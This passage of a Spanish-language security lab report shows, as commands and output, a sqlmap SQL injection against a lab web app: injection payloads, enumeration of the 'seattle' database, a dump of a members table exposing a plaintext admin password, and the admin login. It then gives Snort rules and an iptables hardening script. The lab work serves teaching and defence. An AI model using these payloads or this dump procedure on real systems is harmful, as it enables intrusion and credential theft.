


Figura 6.10: Fichero guardado.

Ahora que tenemos la cabecera, cambiamos de herramienta, utilizando sqlmap. Lo primero será averiguar qué tipo de base de datos se está utilizando (Postegre, Mysql, etc.). Para ello introduciremos el siguiente comando pasándole como parámetro principal, el fichero acabado de guardar:

```
root@Kali-2-VM:~/Escritorio# sqlmap -r consulta
                                                 1.0-dev-nongit-20160531
                                                 http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 19:23:00
```

Figura 6.10:

A medida que sqlmap vaya analizando el archivo, nos preguntará si deseamos hacer unas pruebas u otras (nivel de riesgo por ejemplo). Como vemos, nos detecta que la base de datos es MySQL y además, nos reafirma la vulnerabilidad en la variable 'prod' que ya hemos detectado previamente. Si aceptamos hacer todos los test, vemos como efectivamente detecta las vulnerabilidades que el laboratorio nos decía sobre SQL.

```
[19:26:52] [WARNING] GET parameter 'type' is not injectable
sqlmap identified the following injection point(s) with a total of 260 HTTP(s) requests:
---
Parameter: prod (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: prod=4 AND 3489=3489&type=1

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: prod=4 AND (SELECT 3629 FROM(SELECT COUNT(*),CONCAT(0x7170627071,(SELECT (ELT
(3629=3629,1))),0x71766b7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GRO
UP BY x)a)&type=1

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: prod=4 AND (SELECT * FROM (SELECT(SLEEP(5)))gXxD)&type=1

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: prod=-4102 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7170627071,0x6d58485
371675662666b,0x71766b7671)-- &type=1
---
[19:26:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora
web application technology: PHP 5.6.14, Apache 2.4.16
back-end DBMS: MySQL 5.0
[19:26:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.
38'

[*] shutting down at 19:26:52

root@Kali-2-VM:~/Escritorio#
```

Figura 6.11: Obtención de los resultados en sqlmap

Hora sabiendo la arquitectura, podemos volver a ejecutar el comando pasándole como parámetro la información más precisa. Además le introduciremos un parámetro que nos devolverá (si todo va bien) el nombre de la base de datos afectada.

```
root@Kali-2-VM:~/Escritorio# sqlmap -r consulta --dbms=mysql --current-db
```

Figura 6.12: ejecución de la consulta más detallada

```
---
[19:37:28] [INFO] testing MySQL
[19:37:28] [INFO] confirming MySQL
[19:37:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora
web application technology: PHP 5.6.14, Apache 2.4.16
back-end DBMS: MySQL >= 5.0.0
[19:37:28] [INFO] fetching current database
current database:    'seattle'
[19:37:28] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.16
38'

[*] shutting down at 19:37:28

root@Kali-2-VM:~/Escritorio#
```

Figura 6.13: Resultado del nombre de la BD.

Ya sabemos que la BD se llama 'seattle'. Ahora siguiendo la misma filosofía, volvemos a introducir el comando pasándole como parámetro el nombre de la BD, además de la consulta de las tablas que existen en la misma:

```
root@Kali-2-VM:~/Escritorio# sqlmap -r consulta --dbms=mysql -D seattle --tables
```

Figura 6.14: Consulta para obtención de las tablas de la BD.

```
[19:42:07] [INFO] retrieved: tblBlogs
[19:42:07] [INFO] retrieved: tblMembers
[19:42:07] [INFO] retrieved: tblProducts
Database: seattle
[3 tables]
+-------------+
| tblBlogs    |
| tblMembers  |
| tblProducts |
+-------------+

[19:42:07] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168
38'

[*] shutting down at 19:42:07

root@Kali-2-VM:~/Escritorio#
```

Figura 6.15: Obtención de las tablas de la BD

Como vemos, quedan expuestas todas las tablas. Ahora se podrían hacer muchas cosas, entre ellas eliminar la base de datos, modificarla para hacer una especie de cross site persistente o lo que vamos a hacer, intentar acceder a la cuenta de usuario de administrador para poder tener acceso completo a la web. Para ello simplemente navegaremos por la base de datos:

```
root@Kali-2-VM:~/Escritorio# sqlmap -r consulta --dbms=mysql -D seattle -T tblMembers --columns
```

Figura 6.16: Comando para la obtención de las comunas de la tabla de miembros

```
Table: tblMembers
[7 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| session  | varchar(32) |
| admin    | int(11)     |
| blog     | int(11)     |
| id       | int(11)     |
| name     | varchar(64) |
| password | varchar(20) |
| username | varchar(64) |
+----------+-------------+

[19:48:28] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.38'

[*] shutting down at 19:48:28
```

Figura 6.17: Obtención de columnas de la tabla.

Y como vemos nos aparecen las columnas de la tabla. Por supuesto nos interesan la columnas username y password que obtendremos directamente volcando la base de datos:

```
root@Kali-2-VM:~/Escritorio# sqlmap -r consulta --dbms=mysql -D seattle -T tblMembers --dump
Database: seattle
Table: tblMembers
[1 entry]
+----+-------+------+-------+------------------------+----------+---------------------------------+
| id | name  | blog | admin | username               | password | session                         |
+----+-------+------+-------+------------------------+----------+---------------------------------+
| 1  | Admin | 1    | 1     | admin@seattlesounds.net | Assasin1 | 4cff8a69eb2824aebd478b9745ba6955 |
+----+-------+------+-------+------------------------+----------+---------------------------------+

[19:53:08] [INFO] table 'seattle.tblMembers' dumped to CSV file '/root/.sqlmap/output/192.168.1.38/dump/
seattle/tblMembers.csv'
[19:53:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.38'

[*] shutting down at 19:53:08

root@Kali-2-VM:~/Escritorio#
```

Figura 6.18: Obtención de la información de los usuarios y contraseñas.

Si introducimos el usuario correcto, vemos como efectivamente accedemos con la cuenta del administrador.




Figura 6.19: Login como Admin

Como vemos, aunque el ejemplo es relativamente sencillo, el hecho de no cifrar las contraseñas y no normalizar la entrada de parámetros de las consultas, puede provocar un acceso a la base de datos ajeno que desemboca en el filtrado de información masivo y una web entera comprometida.

6.2 Configuración de snort e iptables

Por último, para acabar este documento, es interesante proponer alguna configuración de firewall e IDS recomendada.

Según [1], una configuración básica común de iptables seria la adjunta en el anexo de este documento. De este modo se echa un vistazo al gran abanico de acciones que podemos llevar a cabo con las reglas.

Para la configuración de un IDS, podemos hacer un ejemplo [2] de acciones que se llevan a cabo con las reglas de Snort. Esta herramienta es muy versátil y conviene estudiar cada caso para ajustarlo a lo que se desea.

```
#Reglas:
#Llegada de paquetes UDP dirigidos a nuestro Server1
ipvar IPSERVERS [192.168.1.1/24]
alert udp $EXTERNAL_NET any -> $HOME_NET $IPSERVERS (msg:"Escaneo de paquetes UDP llegados a nuestros servers";)
#Accesos a puertos TCP de los servers diferentes a http/tcp/80
portvar PUERTO [!80]
alert TCP any $PUERTO -> $HOME_NET 192.168.1.1/24 $PUERTO  (msg:"Escaneo de paquetes diferentes de TCP/80. Se
considera a éstos como tráfico no HTTP potencialmente indeseable";)
#Ataque xmas tree
portvar PUERTO [80]
alert tcp any $PUERTO -> $HOME_NET $IPSERVERS (msg:"Ataque Xmas-tree"; flags: AFPRSU;)
#Conexión de los servidores al resto de internet
ipvar IPSERVERS [192.168.1.1/24]
alert ip any any <- $HOME_NET $IPSERVERS (msg:"Servers accediendo a Internet";)
#Conexión procedente de Internet hacia cualquier maquina LAN interna
ipvar IPLAN [192.168.0.1/24]
alert ip any any -> $HOME_NET $IPLAN (msg:"Acceso remoto a red LAN desde Internet";)

#Prueba de detección ataque DoS
alert tcp any any -> $HOME_NET any (msg:"Posible ataque DoS"; detection_filter:track by_dst, count 30, seconds
1;)

alert udp any any -> $HOME_NET any (msg:"Posible ataque DoS"; detection_filter:track by_dst, count 30, seconds
1;)
```

Figura 6.20: Un ejemplo de reglas de Snort

Referencias:

[1] Archlinux. (2016). Sample Statefull Firewall. [En línea].
Disponible:https://wiki.archlinux.org/index.php/simple_stateful_firewall
[Último acceso: 31/05/2016].

[2] Snort. (2016). Manual de snort. [En línea]. Disponible: https://www.snort.org/documents. [Último acceso 29/05/2016].

Anexo

Script funcional común para iptables.

```
#!/bin/bash

# Dirección IP de la máquina a protejer
IP="192.168.145.32"

# Vaciar los contadores
iptables -F
iptables -X
iptables -Z

# Por defecto, deshechar todos los INPUT y FORWARD que no consten en alguna regla
iptables -P INPUT DROP
iptables -P FORWARD DROP

# Permitir el tráfico hacia afuera
iptables -P OUTPUT ACCEPT


#REGLAS PARA LAS CONEXIONES ENTRANTES----------

# Permitir eltráfico en la interfaz loopback
iptables -A INPUT -i lo -j ACCEPT

# Permitir HTTP/S
iptables -A INPUT -p tcp -d $IP --sport 1024:65535 --dport 80 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp -d $IP --sport 1024:65535 --dport 443 -m state --state NEW -j ACCEPT

# Permitir SSH
iptables -A INPUT -p tcp -d $IP --sport 1024:65535 --dport 22 -m state --state NEW -j ACCEPT

# Permitir comprovaciones ping
iptables -A INPUT -p icmp --icmp-type 8 -m conntrack --ctstate NEW -j ACCEPT

# Bloquear conexiones TCP que no empiecen con SYN
iptables -A INPUT -i eth0 -p tcp ! --syn -m state --state NEW -m limit --limit 5/m --limit-
burst 7 -j LOG --log-level 4 --log-prefix "TCP RST,ACK,FIN"
iptables -A INPUT -i eth0 -p tcp ! --syn -m state --state NEW -j DROP

# Bloquear paquetes NULL
iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL NONE -m limit --limit 5/m --limit-burst 7 -j
LOG --log-level 4 --log-prefix "NULL Packets"
iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL NONE -j DROP

# Bloquear paquetes no validos
iptables -A INPUT -m conntrack --ctstate INVALID -j DROP

# Validar flags TCP
iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL SYN,RST,ACK,FIN,URG -j DROP

# Bloquear fragmentos entrantes
iptables -A INPUT -i eth0 -f -m limit --limit 5/m --limit-burst 7 -j LOG --log-level 4 --
log-prefix "Fragment Packets"
iptables -A INPUT -i eth0 -f -j DROP
```

```
# Bloquear paquetes fragmentados
iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL FIN,URG,PSH -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL ALL -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags SYN,RST SYN,RST -j DROP

# Bloquear paquetes "XMAS-tree" fragmentados
iptables -A INPUT -i eth0 -p tcp --tcp-flags SYN,FIN SYN,FIN -m limit --limit 5/m --limit-
burst 7 -j LOG --log-level 4 --log-prefix "XMAS Packets"
iptables -A INPUT -i eth0 -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP

# Bloquear ataques Fin-Scan
iptables -A INPUT -i eth0 -p tcp --tcp-flags FIN,ACK FIN -m limit --limit 5/m --limit-burst 7
-j LOG --log-level 4 --log-prefix "Fin Packets Scan"
iptables -A INPUT -i eth0 -p tcp --tcp-flags FIN,ACK FIN -j DROP

# Loguear el resto
iptables -A INPUT -j LOG
iptables -A FORWARD -j LOG
iptables -A INPUT -j DROP


# PROTECCIONES DE KERNEL

# Ignorar broadcasts icmp
echo -n '1' > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
# Deshabilitar Source Routing
echo -n '0' > /proc/sys/net/ipv4/conf/all/accept_source_route
# Deshabilitar ICMP redirects
echo -n '0' > /proc/sys/net/ipv4/conf/all/accept_redirects
# Protección contra "bad error messages"
echo -n '1' > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses
# Deshabilitar ip forwarding
echo -n '0' > /proc/sys/net/ipv4/ip_forward
# Crear un log de usuarios sospechosos
echo -n '1' >/proc/sys/net/ipv4/conf/all/log_martians


#REGLAS PARA LAS CONEXIONES SALIENTES-------------

iptables -P OUTPUT DROP
iptables -A OUTPUT -p all -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -s $IP -p tcp --sport 1024:65535 --dport 80 -m state --state NEW -j ACCEPT
iptables -A OUTPUT -s $IP -p tcp --sport 1024:65535 --dport 443 -m state --state NEW -j
ACCEPT
```